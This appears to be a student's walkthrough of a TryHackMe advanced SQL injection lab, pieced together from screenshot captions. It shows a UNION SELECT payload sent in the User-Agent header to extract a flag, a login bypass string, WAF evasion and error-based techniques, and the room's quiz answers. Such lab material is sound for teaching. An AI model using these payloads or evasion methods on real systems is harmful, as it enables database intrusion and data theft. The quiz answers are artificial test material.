1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2089
2090
2091
2092
2093
2094
2095
```

The screenshot shows the CAIDO proxy tool interface. On the left, the sidebar includes options like Overview, Sitemap, Scope, Filters, Intercept, HTTP History, WS History, Match & Replace, Testing, Replay, Automate, Workflows, Assistant, Environment, Logging, Search, Findings, Exports, Workspace, Files, Plugins, and Workspace. The main area has tabs for Request and Response. The Request tab shows a GET request to http://10.10.64.6 with various headers and parameters. The Response tab displays the server's HTML response, which includes a generated SQL query and the string 'THM{HELLO}' highlighted in red.

```

1 GET /httpagent/ HTTP/1.1
2 Host: 10.10.64.6
3 Upgrade-Insecure-Requests: 1
4 User-Agent: ' UNION SELECT book_id, flag FROM books; #
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8
9

```

```

18 v <body class="bg-gray-100">
19 v   <div class="container mx-auto p-8">
20     <h1 class="text-4xl font-bold mb-8 text-center">HTTP Logs</h1>
21 v   <div class="bg-white p-6 rounded-lg shadow-lg">
22
23     <p class="text-gray-600 text-sm mb-4">Generated SQL Query: <span class="text-red-500">SELECT * FROM logs WHERE user_Agent = '' UNION SELECT book_id, flag FROM book
24 s; #</span></p>
25   <div class="p-4 bg-gray-100 rounded shadow mb-4">
26     <p class="font-bold" id: <span class="text-gray-700">1</span></p>
27   </div>
28   <div class="p-4 bg-gray-100 rounded shadow mb-4">
29     <p class="font-bold" id: <span class="text-gray-700">2</span></p>
30     <p class="font-bold" user_Agent: <span class="text-gray-700"></span></p>
31   </div>
32   <div class="p-4 bg-gray-100 rounded shadow mb-4">
33     <p class="font-bold" id: <span class="text-gray-700">3</span></p>
34     <p class="font-bold" user_Agent: <span class="text-gray-700"></span></p>
35   </div>
36   <div class="p-4 bg-gray-100 rounded shadow mb-4">
37     <p class="font-bold" id: <span class="text-gray-700">4</span></p>
38     <p class="font-bold" user_Agent: <span class="text-gray-700"></span></p>
39   </div>
40   </div>
41 </div>
42 </body>
43
44 </html>

```

10 (0xa) selected | 1657 bytes | 1288ms

And done.

The screenshot shows a web browser window for the TryHackMe challenge 'tryhackme.com/room/advancedsqlinjection'. The URL bar shows the challenge path. The page displays a success message: 'Woop woop! Your answer is correct'. Below it, there are two questions with input fields and buttons for 'Correct Answer' and 'Hint'. At the bottom, there are three expandable sections for 'Task 8', 'Task 9', and 'Task 10', each with a radio button and a category name. A feedback section at the bottom asks 'How likely are you to recommend this room to others?' with a scale from 1 to 5.

If the application uses these values directly in a SQL query like `SELECT * FROM users WHERE username = 'admin' OR '1'='1'-- AND` injection.

Answer the questions below

What is the value of the **flag** field in the **books** table where **book_id** =1?

Correct Answer Hint

What field is detected on the server side when extracting the user agent?

Submit

Task 8 Automation

Task 9 Best Practices

Task 10 Conclusion

How likely are you to recommend this room to others?

We fill out here:

CSS 261 Secure Cod... XSS Game picoCTF - Project Sum... CSS-261/A... hackthebox TryHackMe TryHackMe TryHackMe

tryhackme.com/room/advancedsqlinjection

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A... GitHub

Room progress (81%)

```
{  
    "username": "admin' OR '1='1--",  
    "password": "password"  
}
```

Woop woop! Your answer is correct

If the application uses these values directly in a SQL query like `SELECT * FROM users WHERE username = 'admin' OR '1='1-- AND password = 'password'`, it could result in an injection.

Answer the questions below

What is the value of the **flag** field in the **books** table where `book_id = 1`?

THM[HELLO]

Correct Answer Hint

What field is detected on the server side when extracting the user agent?

User-Agent

Correct Answer

Task 8 Automation

Task 9 Best Practices

Task 10 Conclusion

Answer the last questions

CSS 261 Secure Cod... XSS Game picoCTF - Project Sum... CSS-261/A... hackthebox TryHackMe TryHackMe TryHackMe

tryhackme.com/room/advancedsqlinjection

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A... GitHub

Room progress (87%)

Few Important Tools

Woop woop! Your answer is correct

Several renowned tools and projects have been developed within the security community to aid in the automation of finding SQL Injection vulnerabilities. Here are a few well-known tools and GitHub repositories that provide functionalities for detecting and exploiting SQL Injection:

- **SQLMap**: SQLMap is an open-source tool that automates the process of detecting and exploiting SQL Injection vulnerabilities in web applications. It supports a wide range of databases and provides extensive options for both identification and exploitation. You can learn more about the tool [here](#).
- **SQLNinja**: SQLNinja is a tool specifically designed to exploit SQL Injection vulnerabilities in web applications that use Microsoft SQL Server as the backend database. It automates various stages of exploitation, including database fingerprinting and data extraction.
- **JSQL Injection**: A Java library focused on detecting SQL injection vulnerabilities within Java applications. It supports various types of SQL Injection attacks and provides a range of options for extracting data and taking control of the database.
- **BBQSQL**: BBQSQL is a Blind SQL Injection exploitation framework designed to be simple and highly effective for automated exploitation of Blind SQL Injection vulnerabilities.

Automating the identification and exploitation of SQL injection vulnerabilities is crucial for maintaining web application security. Tools like SQLMap, SQLNinja, and BBQSQL provide powerful capabilities for detecting and exploiting these vulnerabilities. However, it's important to understand the limitations of automated tools and the need for manual analysis and validation to ensure comprehensive security coverage. By integrating these tools into your security workflow and following best practices for input validation and query construction, you can effectively mitigate the risks associated with SQL Injection vulnerabilities.

Answer the questions below

Does the dynamic nature of SQL queries assist a pentester in identifying SQL injection (yea/nay)?

nay

Correct Answer

CSS 261 Secure Cod... XSS Game picoCTF - Project Sum... CSS-261/A... hackthebox TryHackMe TryHackMe TryHackMe + - : tryhackme.com/room/advancedsqlinjection

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room progress (93%)

to generate error messages that reveal useful information. For example, using '1' AND 1=CONVERT(int, (SELECT @@version)) -- can help bypass filters.

- Bypassing WAF and Filters:** Test various obfuscation techniques to bypass Web Application Firewalls (WAF) and input filters. This includes concatenation (CONCAT(CHAR(83), CHAR(69), CHAR(76), CHAR(69), CHAR(67), CHAR(84))), and alternate encodings (hex, URL encoding). Additionally, using inline comments /* */ and different character encodings (e.g., %09, %0A) can help bypass simple filters.
- Database Fingerprinting:** Determine the type and version of the database to tailor the attack. This can be done by sending specific queries that yield different results depending on the DBMS. For instance, SELECT version() works on PostgreSQL, while SELECT @@version works on MySQL and MSSQL.
- Pivoting with SQL Injection:** Use SQL injection to pivot and exploit other parts of the network. Once a database server is compromised, it can be used to gain access to other internal systems. This might involve extracting credentials or exploiting trust relationships between systems.

Advanced SQL injection testing requires a deep understanding of various techniques and the ability to adapt to different environments. Pentesters should employ various methods, from exploiting database-specific features to bypassing sophisticated filters to thoroughly assessing and exploiting SQL injection vulnerabilities. Methodically documenting each step ensures a comprehensive evaluation of the application's security.

Answer the questions below

What command does MSSQL support to execute system commands?

xp_cmdshell

✓ Correct Answer

Task 10 Conclusion

How likely are you to recommend this room to others?

CSS 261 Secure Cod... XSS Game picoCTF - Project Sum... CSS-261/A... hackthebox TryHackMe TryHackMe TryHackMe TryHackMe + - : tryhackme.com/room/advancedsqlinjection

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A ... GitHub

Room completed (100%)

Task 10 ✓ Conclusion

Woop woop! Your answer is correct

In this room, we have explored several advanced SQL injection techniques, including Second-Order SQL Injection, Out-of-Band SQLi, and filter evasion. We also covered techniques like cookie injection, illustrating the diverse methods attackers use to exploit web applications. Our journey didn't stop at exploitation; we discussed the importance of automation in identifying and exploiting SQL injection vulnerabilities and leveraging tools to streamline and enhance our testing processes.

Understanding these advanced techniques is crucial for any penetration tester aiming to uncover and address complex security flaws. Additionally, we discussed various mitigation measures to safeguard applications against these sophisticated attacks, emphasising the need for a robust security posture.

As a penetration tester, your role is not only to find vulnerabilities but also to understand the best practices for remediation and prevention. Armed with the knowledge from this room, you are better equipped to protect web applications, ensuring they are resilient against the evolving landscape of SQL injection threats.

Let us know your thoughts on this room on our [Discord](#) channel or [X account](#). See you around.

Answer the questions below

I have successfully completed the room.

No answer needed

✓ Correct Answer

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9 10

And now we've completed the room.

CSS 261 Secure Cod... XSS Game picoCTF - C... Project Sum... CSS-261/A... hackthebox TryHackMe TryHackMe TryHackMe + - ⌂ 0 :

tryhackme.com/room/advancedsqlinjection

CSS 261 SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A... GitHub

Woop woop! Your answer is correct



Congratulations on completing Advanced SQL Injection!!! 🎉

Points earned: 120 Completed tasks: 10 Room type: Walkthrough Difficulty: Medium Streak: 3

Leave Feedback Next